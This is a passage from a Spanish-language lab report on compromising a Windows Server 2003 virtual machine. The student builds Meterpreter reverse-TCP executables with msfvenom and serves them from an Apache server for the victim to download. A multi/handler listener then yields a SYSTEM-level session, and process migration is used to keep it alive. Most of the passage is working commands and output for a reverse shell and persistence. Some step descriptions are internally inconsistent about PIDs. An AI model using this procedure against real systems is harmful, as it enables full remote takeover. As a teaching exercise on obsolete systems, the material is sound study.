- Una vez ejecutado el archivo en el servidor víctima, este abrirá una sesión remota **Meterpreter**, otorgando al atacante control total del sistema.
- Representa un **troyano personalizado**, difícil de detectar en sistemas sin antivirus actualizado.

```
(kali㉿kali)-[~]
└─$ sudo su
[sudo] contraseña para kali:
(root㉿kali)-[/home/kali]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.2.5 LPORT=4678 -f exe > /home/kali/clase/satena3.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes

(root㉿kali)-[/home/kali]
└─#
```

11. Generación de payload malicioso con msfvenom

Paso 3: La captura muestra la verificación del estado del servicio **Apache2** en la máquina atacante (Kali Linux). El comando **service apache2 status** confirma que el servidor web se encuentra **activo y en ejecución** (active (running)), listo para alojar y distribuir archivos maliciosos.

Este servidor web se utilizará como medio para **alojar y servir el payload malicioso (satena3.exe)** previamente generado con msfvenom, de manera que la máquina víctima (Windows Server 2003) pueda descargar y ejecutar el archivo.

```
(root@kali)-[/home/kali/clase]
# service apache2 status
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset: disabled)
   Active: active (running) since Mon 2025-09-01 16:13:29 -05; 1min 40s ago
 Invocation: 0e4ac3fbeda14eb181d97ff6190f055a
    Docs: https://httpd.apache.org/docs/2.4/
  Process: 7967 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
 Main PID: 7983 (apache2)
    Tasks: 7 (limit: 4548)
  Memory: 22.7M (peak: 23.2M)
     CPU: 280ms
   CGroup: /system.slice/apache2.service
           └─7983 /usr/sbin/apache2 -k start
             └─7986 /usr/sbin/apache2 -k start
               └─7987 /usr/sbin/apache2 -k start
                 └─7988 /usr/sbin/apache2 -k start
                   └─7989 /usr/sbin/apache2 -k start
                     └─7990 /usr/sbin/apache2 -k start
                       └─7991 /usr/sbin/apache2 -k start

sep 01 16:13:29 kali systemd[1]: Starting apache2.service - The Apache HTTP Server...
sep 01 16:13:29 kali apachectl[7982]: AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 127.0.1.1. Set the 'Serv>
sep 01 16:13:29 kali systemd[1]: Started apache2.service - The Apache HTTP Server.
lines 1-22/22 (END)
zsh: suspended service apache2 status
```

12. Configuración y activación del servidor Apache en Kali Linux

Paso 4 En esta captura se observa el uso de comandos en **Kali Linux** para acceder al directorio **/home/kali/clase** y listar su contenido con **ls**.

En la carpeta se encuentran varios ejecutables maliciosos generados con msfvenom:

- **satena.exe**
- **satena2.exe**
- **satena3.exe**

Estos archivos son **payloads configurados con Meterpreter reverse TCP**, cuyo objetivo es establecer una conexión inversa desde la máquina víctima (Windows Server 2003) hacia el atacante. Una vez ejecutados en el sistema objetivo, permitirán abrir sesiones remotas con control total.

```
(root@kali)-[/home/kali]
# cd clase

(root@kali)-[/home/kali/clase]
# ls
satena2.exe  satena3.exe  satena.exe

(root@kali)-[/home/kali/clase]
#
```


13. Verificación de payloads maliciosos generados con msfvenom

Paso 5: En esta captura se visualiza la máquina víctima **Windows Server 2003** accediendo mediante **Internet Explorer** a la dirección **http://10.0.2.5/**, correspondiente al servidor **Apache** previamente configurado en Kali Linux.

El navegador muestra un **índice de directorio** con los siguientes archivos disponibles:

- [index.nginx-debian.html](#)
- [index5.html](#)
- [satena.exe](#)
- [satena2.exe](#)

Entre ellos destacan **satena.exe** y **satena2.exe**, los payloads maliciosos generados con msfvenom en pasos anteriores. Estos ejecutables serán descargados y ejecutados en el servidor Windows, permitiendo al atacante obtener acceso remoto mediante una sesión de **Meterpreter**.



14. Acceso al servidor Apache desde Windows Server 2003 para descarga del payload

Paso 6: En este paso, se copian los payloads generados con **msfvenom** hacia el directorio raíz de Apache (/var/www/html/) en la máquina atacante (Kali Linux).

```
(root@kali)-[/home/kali/clase]
# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.2.5 LPORT=4444 -f exe > /home/kali/clase/satena4.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes


(root@kali)-[/home/kali/clase]
# cp satena4.exe /var/www/html

(root@kali)-[/home/kali/clase]
# cd /var/www/html

(root@kali)-[/var/www/html]
# ls
index5.html  index.nginx-debian.html  satena2.exe  satena3.exe  satena4.exe  satena.exe


(root@kali)-[/var/www/html]
#
```

15. Publicación de payloads maliciosos en el servidor Apache




16. Servidor Apache con listado de directorios expuesto en Windows Server 2003

Paso 7: En este paso, la víctima (Windows Server 2003) accede al servidor web del atacante mediante el navegador **Internet Explorer** ingresando a la dirección `http://10.0.2.5/`.



17. Descarga del payload malicioso en el servidor Windows Server 2003



Paso 8: En este paso, el atacante utiliza la consola de **Metasploit (msfconsole)** para buscar y configurar el módulo **multi/handler**, que se encarga de recibir conexiones inversas provenientes del payload malicioso ejecutado en la víctima.

```
msf6 > search multi/handler

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
--  -
0  exploit/linux/local/apt_package_manager_persistence 1999-03-09      excellent No    APT Package Manager Persistence
1  exploit/android/local/janus                 2017-07-31      manual  Yes    Android Janus APK Signature bypass
2  auxiliary/scanner/http/apache_mod_cgi_bash_env      2014-09-24      normal  Yes    Apache mod_cgi Bash Environment Variable Injection (Shellshock)

Scanner
3  exploit/linux/local/bash_profile_persistence 1989-06-08      normal  No    Bash Profile Persistence
4  exploit/linux/local/desktop_privilege_escalation 2014-08-07      excellent Yes    Desktop Linux Password Stealer and Privilege Escalation
5  \_ target: Linux x86                        .               .      .      .
6  \_ target: Linux x86_64                    .               .      .      .
7  exploit/multi/handler                      .               manual  No    Generic Payload Handler
8  exploit/windows/mssql/mssql_linkcrawler 2000-01-01      great   No    Microsoft SQL Server Database Link Crawling Command Execution
9  exploit/windows/browser/persits_xupload_traversal 2009-09-29      excellent No    Persits XUpload ActiveX MakeHttpRequest Directory Traversal
10 exploit/linux/local/yum_package_manager_persistence 2003-12-17      excellent No    Yum Package Manager Persistence

Interact with a module by name or index. For example info 10, use 10 or use exploit/linux/local/yum_package_manager_persistence
msf6 >
```

18. Configuración del módulo multi/handler en Metasploit

Paso 9:

```

msf6 > use 7
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > options

Payload options (generic/shell_reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LHOST      10.10.10.10      yes       The listen address (an interface may be specified)
  LPORT      4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Wildcard Target

```

Paso 10: En este paso, el atacante configura el **payload definitivo** para obtener acceso remoto en la máquina víctima, sustituyendo el genérico shell_reverse_tcp por:

- **Payload:** windows/meterpreter/reverse_tcp

Con este cambio, en lugar de recibir solo una shell básica, se abre una **sesión Meterpreter**, que ofrece más funcionalidades avanzadas para el control de la máquina.

La configuración queda así:

- **EXITFUNC:** process → define cómo se cerrará la sesión (seguro al finalizar el proceso).
- **LHOST:** 10.0.2.5 → la dirección IP del atacante.
- **LPORT:** 4444 → puerto de escucha para recibir la conexión inversa.

Impacto de seguridad:

- El payload meterpreter/reverse_tcp permite al atacante:
 - Navegar por el sistema de archivos.
 - Descargar o subir archivos.
 - Capturar pantallas.
 - Ejecutar comandos.
 - Intentar escaladas de privilegios.
- Esto implica una **comprometida total de la seguridad del Windows Server 2003**.

```

msf6 exploit(multi/handler) > set lhost 10.0.2.5
lhost => 10.0.2.5
msf6 exploit(multi/handler) > set lport 4678}
[-] The following options failed to validate: Value '4678}' is not valid for option 'LPORT'.
lport => 4444
msf6 exploit(multi/handler) > set lport 4678
lport => 4678
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > options

msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > options

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     10.0.2.5        yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  ---
  0   Wildcard Target

```

19. Configuración de parámetros en el módulo multi/handler

Paso 11: En este paso se lanza el exploit con el comando:

exploit

El listener queda activo en la máquina atacante (**10.0.2.5:4444**) y comienza a recibir conexiones desde la víctima.

- Se observa que varias sesiones (session 2 y session 3) fallan o se cierran rápidamente.
- Finalmente, se logra establecer la **sesión Meterpreter 1** desde la víctima (10.0.2.7) hacia el atacante (10.0.2.5).

Evidencia importante del log:

- Started reverse TCP handler on 10.0.2.5:4444 → El listener queda listo.
- Sending stage (177734 bytes) → Se transfiere el payload Meterpreter a la víctima.
- Meterpreter session 1 opened (...) → La conexión fue exitosa.
- Algunas sesiones mueren poco después (Reason: Died), lo cual puede deberse a incompatibilidades con el sistema operativo o al entorno (Windows Server 2003 es antiguo y puede fallar con algunos payloads).

```
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.0.2.5:4444
[*] Sending stage (177734 bytes) to 10.0.2.7
[*] Sending stage (177734 bytes) to 10.0.2.15
[-] Meterpreter session 2 is not valid and will be closed
[*] 10.0.2.15 - Meterpreter session 2 closed.
[*] Meterpreter session 1 opened (10.0.2.5:4444 -> 10.0.2.7:1312) at 2025-09-03 00:41:52 -0500
[*] Sending stage (177734 bytes) to 10.0.2.15
[*] 10.0.2.15 - Meterpreter session 3 closed. Reason: Died
[-] Meterpreter session 3 is not valid and will be closed

meterpreter > 
```

Paso 12: En este paso se confirma el nivel de acceso dentro de la máquina víctima usando la sesión Meterpreter activa.

```
meterpreter >
meterpreter > gatuid
[-] Unknown command: gatuid. Did you mean getuid? Run the help command for more details.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > getsystem
[-] Already running as SYSTEM
meterpreter > 
```

20. Verificación de privilegios en la sesión Meterpreter

Paso 13: En la lista de procesos se nota algo raro y que no corresponde a un proceso legítimo de Windows:

UPEwgIIGPymwA.exe (PID 1996 en la primera imagen)

- Ubicación: C:\WINDOWS\TEMP\UPEwgIIGPymwA.exe
- Usuario: NT AUTHORITY\SYSTEM
- Arquitectura: x86
- No es un proceso del sistema ni de Microsoft.
- Coincide con un **payload generado con msfvenom** que se ejecutó en la víctima.

Además, en el **Administrador de tareas** también aparece otro que seguro generaste antes: **satena3.exe**

satena.exe

Estos igualmente son binarios externos (seguramente payloads creados y subidos al servidor Apache, como vimos antes).

Archivo Opciones Ver Ayuda

Aplicaciones Procesos Rendimiento Funciones de red Usuarios

Nombre de imagen	Nombre de usuario	CPU	Uso de m...
mshta.exe	Administrador	00	3.632 KB
ctfmon.exe	Administrador	00	2.252 KB
taskmgr.exe	Administrador	00	3.416 KB
explorer.exe	Administrador	00	11.476 KB
saten3.exe	Administrador	00	1.260 KB
wmiprvse.exe	SYSTEM	00	4.508 KB
cmd.exe	Administrador	00	48 KB
saten3.exe	Administrador	00	1.260 KB
svchost.exe	SYSTEM	00	3.692 KB
dfssvc.exe	SYSTEM	00	3.140 KB
svchost.exe	SERVICIO LOCAL	00	1.320 KB
svchost.exe	SYSTEM	00	1.760 KB
msdtc.exe	Servicio de red	00	3.988 KB
spoolsv.exe	SYSTEM	00	4.900 KB
svchost.exe	SYSTEM	00	13.996 KB
svchost.exe	SERVICIO LOCAL	00	1.868 KB
svchost.exe	Servicio de red	00	3.728 KB
svchost.exe	SYSTEM	00	2.668 KB
lsass.exe	SYSTEM	00	8.184 KB
services.exe	SYSTEM	00	3.324 KB
winlogon.exe	SYSTEM	00	3.888 KB
csrss.exe	SYSTEM	00	976 KB
wuauclt.exe	Administrador	00	3.308 KB
smss.exe	SYSTEM	00	480 KB
IEEXPLORE.EXE	Administrador	00	2.608 KB
System	SYSTEM	00	212 KB
Proceso inactivo d...	SYSTEM	99	16 KB

☐ Mostrar procesos de todos los usuarios

Terminar proceso

Procesos: 27 Uso de CPU: 10% Carga de transacciones: 87M

Inicio Administrar su servidor Símbolo del sistema Index of / - Microsoft Int... Administrador de tar... 01:25 a.m.

Process List

```

=====
PID  PPID  Name                Arch  Session  User                Path
---  ---  ----                ---  -
0    0    [System Process]    x86   0         NT AUTHORITY\SYSTEM C:\WINDOWS\system32\mmc.exe
4    0    System              x86   0         WAY\wayner_antonio_moya_ C:\WINDOWS\system32\cmd.exe
184  1836  mmc.exe             x86   0         NT AUTHORITY\SYSTEM   \SystemRoot\System32\smss.exe
364  1316  cmd.exe             x86   0         WAY\wayner_antonio_moya_ C:\WINDOWS\system32\wuauc
484  1836  cmd.exe             x86   0         WAY\wayner_antonio_moya_ C:\WINDOWS\system32\cmd.exe
744  392   csrss.exe           x86   0         NT AUTHORITY\SYSTEM   \??\C:\WINDOWS\system32\csrss.exe
748  1316  wscntfy.exe         x86   0         WAY\wayner_antonio_moya_ C:\WINDOWS\system32\wscntfy.exe
768  392   winlogon.exe        x86   0         NT AUTHORITY\SYSTEM   \??\C:\WINDOWS\system32\winlogon.exe
812  768   services.exe        x86   0         NT AUTHORITY\SYSTEM   C:\WINDOWS\system32\services.exe
824  768   lsass.exe           x86   0         NT AUTHORITY\SYSTEM   C:\WINDOWS\system32\lsass.exe
988  812   svchost.exe         x86   0         NT AUTHORITY\SYSTEM   C:\WINDOWS\system32\svchost.exe
1068 812   svchost.exe         x86   0         NT AUTHORITY\Servicio de red C:\WINDOWS\system32\svchost.exe
1316 812   svchost.exe         x86   0         NT AUTHORITY\SYSTEM   C:\WINDOWS\System32\svchost.exe
1356 812   svchost.exe         x86   0         NT AUTHORITY\Servicio de red C:\WINDOWS\system32\svchost.exe
1408 812   svchost.exe         x86   0         NT AUTHORITY\SERVICIO LOCAL C:\WINDOWS\system32\svchost.exe
1616 812   svchost.exe         x86   0         NT AUTHORITY\SYSTEM   C:\WINDOWS\System32\svchost.exe
1748 768   logon.scr           x86   0         WAY\wayner_antonio_moya_ C:\WINDOWS\System32\logon.scr
1836 1796  explorer.exe        x86   0         WAY\wayner_antonio_moya_ C:\WINDOWS\Explorer.EXE
1888 1836  ctfmon.exe          x86   0         WAY\wayner_antonio_moya_ C:\WINDOWS\system32\ctfmon.exe
1968 812   spoolsv.exe         x86   0         NT AUTHORITY\SYSTEM   C:\WINDOWS\system32\spoolsv.exe
1996 1316  UPEwgIIGPymwA.exe   x86   0         NT AUTHORITY\SYSTEM   C:\WINDOWS\TEMP\UPEwgIIGPymwA.exe
2036 812   alg.exe             x86   0         NT AUTHORITY\SERVICIO LOCAL C:\WINDOWS\System32\alg.exe
meterpreter >

```

Paso 14: Ya con el **paso** cerramos la práctica de la vulneración en Windows Server 2003:

1. Se listaron los procesos activos del sistema tanto desde **meterpreter (ps)** como en el **Administrador de Tareas de Windows**.
2. Identificaste procesos críticos y usuarios asociados.
3. Ejecutaste **migrate** (en tu caso al proceso spoolsv.exe con PID 1996), asegurando que la sesión de Meterpreter quedara estable y persistente bajo un proceso legítimo del sistema.
4. La migración fue **completada exitosamente**, lo que significa que ahora el shell de Meterpreter está enganchado a ese proceso del sistema, evitando cierres inesperados y dándote control total bajo NT AUTHORITY\SYSTEM.

Con esto el laboratorio termina de forma correcta:

- Obtuviste privilegios de **SYSTEM**.
- Validaste procesos.
- Migraste a uno seguro y estable.

```
meterpreter > migrate 1996 1316
[*] Migrating from 1316 to 1996...
[*] Migration completed successfully.
meterpreter > █
```

CONCLUSIÓN

La práctica realizada permitió demostrar de manera clara y práctica los graves riesgos de mantener en funcionamiento sistemas operativos obsoletos como **Windows XP** y **Windows Server 2003**. Ambos carecen de soporte y actualizaciones desde hace más de una década, lo que los convierte en plataformas sumamente vulnerables a ataques de explotación remota, escalamiento de privilegios y robo de información.

Durante el laboratorio se logró reproducir un escenario real de ataque en el que, mediante el uso de **Metasploit Framework**, se generaron payloads maliciosos que fueron ejecutados en la

máquina víctima, permitiendo establecer una sesión remota con **Meterpreter**. Posteriormente, se verificó que el atacante obtuvo privilegios de **NT AUTHORITY\SYSTEM**, alcanzando el máximo nivel de control sobre el sistema. Finalmente, se consolidó la intrusión mediante la **migración de procesos**, lo que garantizó la persistencia y estabilidad de la sesión.